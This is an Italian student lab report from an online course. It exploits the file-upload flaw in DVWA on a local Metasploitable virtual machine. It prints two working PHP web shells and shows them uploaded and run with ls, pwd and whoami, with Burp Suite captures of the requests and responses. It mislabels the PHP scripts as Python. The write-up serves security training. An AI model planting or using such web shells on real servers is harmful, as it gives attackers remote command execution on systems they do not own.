


REPORT


Exploit file upload

By Xian Long Qiu



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Panoramica


Sfruttare una vulnerabilità di upload file nell'applicazione DVWA (Damn Vulnerable Web Application) per ottenere l'accesso alla shell remota del server.

Scopo

Analizzare il funzionamento della vulnerabilità e il risultato ottenuto.

Origine traccia

Il presente report è relativo al Modulo 2 - Settimana 2 - lezione 1
del corso sulla piattaforma Epicode




Strumenti e Ambiente


- Kali Linux e Metasploitable (macchine virtuali)
- Burp Suite per intercettare richieste HTTP
- DVWA, un'app web intenzionalmente vulnerabile
- Python per creare una web shell da caricare

Fonte

Repository

<https://github.com/XLQcyber/CS0225>





Operazioni preliminari

DVWA Security

Script Security

Security Level is currently **low**.


You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low  Submit

Assicurarsi di avere una connessione attiva tra Kali Linux e Metasploitable. Avviare il programma Burp Suite, aprire il browser integrato e configurare il proxy. Attivare la funzione Intercept. Accedere al sito DVWA, selezionare la sezione DVWA Security, impostare il livello di sicurezza su Low e premere il pulsante Submit.

Per ogni richiesta HTTP intercettata, premere il pulsante Forward per proseguire con la navigazione.



Exploit

```
1 |<?php system($_REQUEST["cmd"]);?>
```


Vulnerability: File Upload

Choose an image to upload:


No file chosen

../../hackable/uploads/shell.php succesfully uploaded!


Creiamo un file contenente un frammento di codice Python da utilizzare come shell, da caricare nella sezione "Vulnerability: File Upload".
Una volta caricato, l'applicazione restituisce il percorso (path) in cui il file è stato salvato sul server.




Navighiamo nel sito fornito e utilizziamo la shell caricata per eseguire diversi comandi direttamente sul server.
Di seguito è mostrato il risultato di uno dei comandi eseguiti.



A screenshot of a web browser window. The address bar shows the URL `192.168.178.16/dvwa/hackable/uploads/shell.php?cmd=ls`. The page content displays the output of the `ls` command: `dvwa_email.png shell.php`.



A screenshot of a web browser window. The address bar shows the URL `192.168.178.16/dvwa/hackable/uploads/shell.php?cmd=pwd`. The page content displays the output of the `pwd` command: `/var/www/dvwa/hackable/uploads`.




Questa è la tabella delle intercettazioni visualizzata in Burp Suite.
Le due richieste HTTP intercettate sono entrambe di tipo GET.

# ^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	http://192.168.178.16	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.178.16	
2	http://192.168.178.16	GET	/favicon.ico			404	516	HTML	ico	404 Not Found			192.168.178.16	
3	http://192.168.178.16	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.178.16	
4	http://192.168.178.16	GET	/dwwa/			302	483	HTML					192.168.178.16	PHPSESSID=901ed5c3b...
5	http://192.168.178.16	GET	/dwwa/login.php			200	1636	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
8	http://192.168.178.16	POST	/dwwa/login.php		✓	302	392	HTML	php				192.168.178.16	
9	http://192.168.178.16	GET	/dwwa/index.php			200	4932	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
12	http://192.168.178.16	GET	/dwwa/dwwa/js/dwwaPage.js			200	1086	script	js				192.168.178.16	
14	http://192.168.178.16	GET	/dwwa/security.php			200	4454	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
16	http://192.168.178.16	POST	/dwwa/security.php		✓	302	426	HTML	php				192.168.178.16	security=low
17	http://192.168.178.16	GET	/dwwa/security.php			200	4534	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
18	http://192.168.178.16	GET	/dwwa/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable Web App (D...			192.168.178.16	
19	http://192.168.178.16	GET	/dwwa/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable Web App (D...			192.168.178.16	
20	http://192.168.178.16	POST	/dwwa/vulnerabilities/upload/		✓	200	4929	HTML		Damn Vulnerable Web App (D...			192.168.178.16	
21	http://192.168.178.16	GET	/hackable/uploads/shell.php			404	532	HTML	php	404 Not Found			192.168.178.16	
22	http://192.168.178.16	GET	/hackable/uploads/shell.php			404	532	HTML	php	404 Not Found			192.168.178.16	
23	http://192.168.178.16	GET	/dwwa/hackable/uploads/shell.php			200	420	HTML	php				192.168.178.16	
24	http://192.168.178.16	GET	/dwwa/hackable/uploads/shell.php?cmd=ls		✓	200	257	text	php				192.168.178.16	
25	http://192.168.178.16	GET	/dwwa/hackable/uploads/shell.php?cmd=pwd		✓	200	263	text	php				192.168.178.16	


Questa e' il risultato della seconda richiesta.

25	http://192.168.178.16	GET	/dwwa/hackable/uploads/shell.php?cmd=pwd	✓	200	263	text	php	192.168.178.16
Request					Response				
Pretty Raw Hex					Pretty Raw Hex Render				
1 GET /dwwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1					1 HTTP/1.1 200 OK				
2 Host: 192.168.178.16					2 Date: Mon, 05 May 2025 13:40:24 GMT				
3 Accept-Language: en-US,en;q=0.9					3 Server: Apache/2.2.8 (Ubuntu) DAV/2				
4 Upgrade-Insecure-Requests: 1					4 X-Powered-By: PHP/5.2.4-2ubuntu5.10				
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36					5 Content-Length: 31				
6 Accept:					6 Keep-Alive: timeout=15, max=100				
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					7 Connection: Keep-Alive				
7 Accept-Encoding: gzip, deflate, br					8 Content-Type: text/html				
8 Cookie: security=low; PHPSESSID=901ed5c3b9b987bb6ffc7d5b2001906c					9				
9 Connection: keep-alive					10 /var/www/dvwa/hackable/uploads				
					11				




Secondo exploit

```
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
}
?>
```




È stato creato un altro script Python, generato con l'aiuto di ChatGPT.

Eseguo un comando tramite la shell, e il risultato mostra che l'utente attivo è www-data, ovvero l'utente predefinito utilizzato dal server web Apache.



13	http://192.168.178.16	GET	/dvwa/hackable/uploads/shell2.php?c...	✓	200	252	XML	php
Request					Response			
	Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /dvwa/hackable/uploads/shell2.php?cmd=whoami HTTP/1.1				1	HTTP/1.1 200 OK		
2	Host: 192.168.178.16				2	Date: Mon, 05 May 2025 15:00:40 GMT		
3	Accept-Language: en-US,en;q=0.9				3	Server: Apache/2.2.8 (Ubuntu) DAV/2		
4	Upgrade-Insecure-Requests: 1				4	X-Powered-By: PHP/5.2.4-2ubuntu5.10		
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36				5	Keep-Alive: timeout=15, max=100		
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				6	Connection: Keep-Alive		
7	Accept-Encoding: gzip, deflate, br				7	Content-Type: text/html		
8	Cookie: security=low; PHPSESSID=41d39e76245e65ab6b6e02c3c0ff3c6c				8	Content-Length: 20		
9	Connection: keep-alive				9			
10					10	<pre> www-data		
					11	</pre>		



Conclusione

L'attacco è riuscito: è stato possibile caricare ed eseguire una shell sul server sfruttando una vulnerabilità di upload non protetto. Questo dimostra l'importanza di filtrare correttamente i file caricati dagli utenti.